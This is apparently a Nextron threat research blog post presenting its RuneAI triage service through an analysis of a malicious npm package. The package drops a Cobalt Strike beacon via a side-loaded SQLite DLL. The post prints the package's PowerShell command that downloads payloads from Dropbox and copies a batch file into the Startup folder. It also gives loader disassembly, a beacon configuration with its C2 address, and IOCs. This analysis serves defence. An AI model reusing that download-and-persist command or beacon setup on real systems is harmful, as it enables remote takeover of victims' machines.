

Say hello to Nextron's RuneAI

N nextron-systems.com/2025/12/16/say-hello-to-nextrons-runeai

Nextron Threat Research Team

December 16, 2025



In our [previous publication](#), we detailed our internal artifact-scanning service that continuously monitors packages from multiple sources to detect malicious packages and supply chain attacks.

While this automated scanning capability has proven invaluable for threat detection, the sheer volume of alerts generated by our artifact scanner presents a significant challenge. Security analysts often find themselves overwhelmed by the task of triaging and analyzing hundreds of potential threats daily, making the process both tedious and time-consuming.

To address this bottleneck, we developed RuneAI – an internal service that helps us make sense of large THOR result streams by enriching weak signals with context and highlighting anomalies that deserve analyst attention. We are currently integrating these additional assessments into our products and expect to surface them in THOR Cloud first, followed by the ASGARD Analysis Cockpit.

In our artifact-scanning pipeline, we scan packages from places like npm, PyPI, and VS Code Marketplace with [THOR Thunderstorm](#). We then forward selected low-scoring hits and suspicious artifacts to RuneAI for an additional assessment. That’s also what happened here: a low-scoring THOR rule hit was escalated by RuneAI as genuinely suspicious, which is what kicked off the deeper malware analysis in this post.

Today, we’re showcasing RuneAI’s capabilities through this real-world example from our artifact-scanning pipeline.

RuneAI Assessment

The following section contains the automated assessment generated by RuneAI. It is based on the event stream and matches produced by our THOR Thunderstorm scans of the package, and is intended to prioritize suspicious elements for review. The output is shown as produced, with only minimal formatting applied for readability.

Package: @etoroloro/my_node_js_module:1.0.1

Risk Assessment: 95%

Executive Summary

The script contains critical security flaws including hardcoded Dropbox credentials, malicious payload delivery via Dropbox, persistence via Windows Startup folder, and unvalidated remote command execution. It functions as a remote access trojan (RAT) with C2 capabilities.

Detected patterns

Pattern	Category	Severity	Reason
Hardcoded Credentials	Credential Theft	Critical	Hardcoded Dropbox client ID, secret, and refresh token in source code (exposed in public repository).
Malicious Payload Delivery	Malware Dropper	Critical	Downloads and executes malicious ZIP files from Dropbox via PowerShell commands (iwr/Expand-Archive).
Persistence Mechanism	Persistence	Critical	Copies malicious batch file to Windows Startup folder (\$env:APPDATA\...\Startup).
Unvalidated Remote Command Execution	Remote Code Execution	Critical	Executes arbitrary commands from Dropbox file without validation (via exec(command)).

Pattern	Category	Severity	Reason
C2 Communication	Command & Control	Critical	Uses Dropbox as C2 channel to receive commands from <code>readFilePath</code> and send outputs to <code>writeFilePath</code> .

Most Suspicious Code Snippet

```
'cls; iwr "https://www.dropbox[.]com/scl/fi/f0yd861z6rvugtxuerjn1/protected.zip?
rlkey=fx4gvjmf16q5owainu5pfld47&st=cn2oooqb&dl=1" -OutFile
"C:\Users\Public\protected.zip"; iwr
"https://www.dropbox[.]com/scl/fi/wwbvmzsukfamp9ozo0xxj/data.zip?
rlkey=w2j3q5jsmeqfyoyneo21g84qa&st=p443mlzs&dl=1" -o "C:\Users\Public\data.zip"; Expand-
Archive -Path "C:\Users\Public\protected.zip" -DestinationPath "C:\Users\Public\"; Expand-
Archive -Path "C:\Users\Public\data.zip" -DestinationPath "C:\Users\Public\"; Copy-Item
C:\Users\Public\data.bat "$env:APPDATA\Microsoft\Windows\Start
Menu\Programs\Startup\data.bat" -Force; Remove-Item protected.zip,data.zip -Recurse -
Force'
```

Human-Led Analysis

After RuneAI escalated the package as suspicious, our researchers proceeded with a manual investigation. The following section summarizes what we validated through malware analysis and reverse engineering, including payload staging, execution flow, and post-compromise behavior. This is the point where automated assessment ends and human analysis begins.

The malicious package `@etoroloro/my_node_js_module:1.0.1` demonstrates a multi-stage attack chain that combines legitimate software with hidden malicious payloads.

@etoroloro/my_node_js_module

1.0.1 • Public • Published 7 hours ago

[Readme](#)[Code](#) Beta[2 Dependencies](#)[0 Dependents](#)[3 Versions](#)

This package does not have a README. [Add a README](#) to your package so that users know how to get started.

Keywords

[keyword1](#) [keyword2](#)

Install

```
> npm i @etoroloro/  
my_node_js_module@1.0.1
```

Version

1.0.1

License

MIT

Unpacked Size

7.64 kB

Total Files

3

Last publish

6 hours ago

Collaborators

[Try on RunKit](#)[Report malware](#)


NodeJS package

The Dropbox links were still active at the time of analysis. The script installs legitimate SQLite software as cover, while the malicious payload is delivered via a DLL that is loaded using the [DLL side-loading](#) technique. The `sqlite3.dll` loads `DLLSideLoad.dll`, which forwards one function call and simply returns a number. The presence of `sideload.jpg` appears to be a remnant left behind by the threat actor, as it is never actually read or executed by the malware.

C:\Users\user\Desktop\DB.Browser.for.SQLite-v3.13.1-win64					
File Home Share View					
DB.Browser.for.SQLite-v3.13.1-win64					
Quick access	Name	Date modified	Type	Size	
Desktop	bearer	12/12/2025 1:37 AM	File folder		
Downloads	extensions	12/12/2025 1:37 AM	File folder		
Documents	iconengines	12/12/2025 1:37 AM	File folder		
Pictures	imageformats	12/12/2025 1:37 AM	File folder		
DB.Browser.for.S	licenses	12/12/2025 1:37 AM	File folder		
Music	platforms	12/12/2025 1:37 AM	File folder		
share_vm (\\VBoxS	printsupport	12/12/2025 1:37 AM	File folder		
Videos	styles	12/12/2025 1:37 AM	File folder		
	translations	12/12/2025 1:37 AM	File folder		
This PC	concr140.dll	12/12/2025 1:35 AM	Application exten...	311 KB	
3D Objects	DB Browser for SQLCipher.exe	12/12/2025 1:35 AM	Application	5,997 KB	
Desktop	DB Browser for SQLite.exe	12/12/2025 1:35 AM	Application	5,962 KB	
Documents	DLLSideload.dll	12/12/2025 1:35 AM	Application exten...	1,784 KB	
Downloads	libcrypto-1_1-x64.dll	12/12/2025 1:35 AM	Application exten...	3,333 KB	
Music	libssl-1_1-x64.dll	12/12/2025 1:35 AM	Application exten...	670 KB	
Pictures	license.xml	12/12/2025 1:35 AM	XML Document	336 KB	
Videos	msvc140.dll	12/12/2025 1:35 AM	Application exten...	555 KB	
Local Disk (C:)	msvc140_1.dll	12/12/2025 1:35 AM	Application exten...	25 KB	
CD Drive (D:) Virtua	msvc140_2.dll	12/12/2025 1:35 AM	Application exten...	183 KB	
share_vm (\\VBoxS	msvc140_atomic_wait.dll	12/12/2025 1:35 AM	Application exten...	57 KB	
Network	msvc140_codecvt_ids.dll	12/12/2025 1:35 AM	Application exten...	22 KB	
	Qt5Concurrent.dll	12/12/2025 1:35 AM	Application exten...	33 KB	
	Qt5Core.dll	12/12/2025 1:35 AM	Application exten...	5,883 KB	
	Qt5Gui.dll	12/12/2025 1:35 AM	Application exten...	6,844 KB	
	Qt5Network.dll	12/12/2025 1:35 AM	Application exten...	1,309 KB	
	Qt5PrintSupport.dll	12/12/2025 1:35 AM	Application exten...	310 KB	
	Qt5Svg.dll	12/12/2025 1:35 AM	Application exten...	323 KB	
	Qt5Widgets.dll	12/12/2025 1:35 AM	Application exten...	5,370 KB	
	Qt5Xml.dll	12/12/2025 1:35 AM	Application exten...	209 KB	
	sideload.jpg	12/12/2025 1:35 AM	JPEG image	338 KB	
	sqlcipher.dll	12/12/2025 1:35 AM	Application exten...	2,921 KB	
	sqlite3.dll	12/12/2025 1:38 AM	Application exten...	40 KB	
	vccorlib140.dll	12/12/2025 1:35 AM	Application exten...	328 KB	
	vcruntime140.dll	12/12/2025 1:35 AM	Application exten...	97 KB	
	vcruntime140_1.dll	12/12/2025 1:35 AM	Application exten...	38 KB	


Weaponized sqlite

The main sample `sqlite3.dll` opens a `license.xml` file that is actually a valid JPEG file containing hidden data.



Encrypted stage2 payload

The encrypted payload is not steganographically hidden, but rather concatenated to the end of the existing image. The loader searches for the pattern **FF D8 FF E0** from the end to the beginning of the file – this is the magic identifier of a JPEG file, making the file appear as concatenated images.



Find encrypted payload

The payload is then decrypted and executed. The decryption uses a custom AES ECB implementation with a custom key derivation process.

```

mov     r15, rax
test    rax, rax
jnz     short loc_180002D30

```

```

loc_180002CBF:                ; Src
lea     rdx, [rbp+30h]
mov     r8, r14                ; Size
mov     rcx, r15                ; void *
call    memcpy
mov     rdx, rbp
lea     rcx, [rsp+118h+var_F8]
call    RE_KEYDERIVATION
mov     esi, r14d
mov     rbx, r15
movups  xmm0, xmmword ptr [rbp+20h]
movaps  [rsp+118h+var_48], xmm0
test    r14d, r14d
jz      short loc_180002D51

```

```

lea     rdi, [rsp+118h+var_48]
sub     rdi, r15
dec     rsi
shr     rsi, 4
inc     rsi
nop     word ptr [rax+rax+00000000h]

```

```

loc_180002D10:
movups  xmm0, xmmword ptr [rbx]
lea     rdx, [rsp+118h+var_F8]
mov     rcx, rbx
call    RE_AES
mov     ecx, 10h
db      66h, 66h
nop     word ptr [rax+rax+00000000h]

```

```

loc_180002D30:
movzx   eax, byte ptr [rdi+rbx]
xor     [rbx], al
inc     rbx
sub     rcx, 1
jnz     short loc_180002D30

```

Stage2 decryption

The final stage is a Cobalt Strike beacon DLL called `beacon.dll`, providing the attacker with full remote access capabilities. This sample is already well detected by our existing signatures. The configuration has been extracted:

```

{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 60000,
  "jitter": 0,
  "maxgetsize": 1048576,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 987654321,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "34.203.197.60",
    "port": 443,
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCAiouXWp2o7OrNP9f1Xa8Jv5Qvp3yvIaP1q5y4S1uv8QdarYUnuI
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/match",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print"
      ]
    }
  },
  "http-post": {
    "uri": "/submit.php",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,

```


Summary

ASN	AS14618 - Amazon.com, Inc.
Hostname	ec2-34-203-197-60.compute-1.amazonaws.com
Range	34.192.0.0/12
Company	Amazon Technologies Inc.
Hosted domains	0
Privacy	 True
Anycast	 False
ASN type	Hosting

IP info. Credit: ipinfo.io


Conclusions

Scanners and human analysts operate in very different domains. A scanner like THOR excels at low-ambiguity, high-volume work: applying many rules to many artifacts quickly and consistently. Human analysts excel at high-ambiguity, low-volume work: examining a small number of items in depth, recognizing subtle irregularities, and forming hypotheses from incomplete evidence.

AI is most useful in the space between these two extremes. It neither replaces deterministic scanning nor human judgment. Instead, it can process a moderate volume of imperfect, context-heavy signals and provide additional perspective – highlighting anomalies, connecting weak indicators, and helping prioritize what deserves closer review.

This case is a practical example of that role. A low-scoring THOR hit on the package was not, by itself, a strong verdict. RuneAI enriched the signal with contextual analysis and escalated it as suspicious, which initiated the deeper manual investigation that uncovered the full execution chain.

The diagram below illustrates this positioning:



How AI supports

We apply this approach in our artifact-scanning pipeline to reduce triage workload and to improve visibility into suspicious packages that would otherwise be lost in volume. We plan to make these additional assessments available in our products early next year, first in THOR Cloud and later in the ASGARD Analysis Cockpit.

IOCs

File	SHA-256
my_node_js_module-1.0.1.tgz	e0a0b3bf0eafc0560b1754c67b0e74e6ad0eeea32f573758f5ba8d7838e5c
beacon.dll	6d79bbfadf675deed60b259ae272058c809bfdd53476c3673f9cca797c6fd
data.bat	d61864987b15020173d7a6ac84cfe0787a2b841fbbb9b98eb26b8c7c9acfl
sqlite3.dll	f08c5b748c91dd45fd73c5e85920f656e361d94b869e2147410b2b528c6a

Network Indicators:

- C2 Server: **34.203.197.60:443**
- Boot script: [https://www.dropbox\[.\]com/scl/fi/f0yd861z6rvugtxuerjn1/protected.zip?rlkey=fx4gvjmf16q5owainu5pfld47&st=cn2oooqb&dl=1](https://www.dropbox[.]com/scl/fi/f0yd861z6rvugtxuerjn1/protected.zip?rlkey=fx4gvjmf16q5owainu5pfld47&st=cn2oooqb&dl=1)

- Weaponized sqlite: [https://www.dropbox\[.\]com/scl/fi/wwbvmzsukfamp9ozo0xxj/data.zip?rlkey=w2j3q5jsmeqfyoyneo21g84qa&st=p443mlzs&dl=1](https://www.dropbox[.]com/scl/fi/wwbvmzsukfamp9ozo0xxj/data.zip?rlkey=w2j3q5jsmeqfyoyneo21g84qa&st=p443mlzs&dl=1)

Detection

[Yara rule](#)

Authors

- [Pierre-Henri Pezier](#)
- [Florian Roth](#)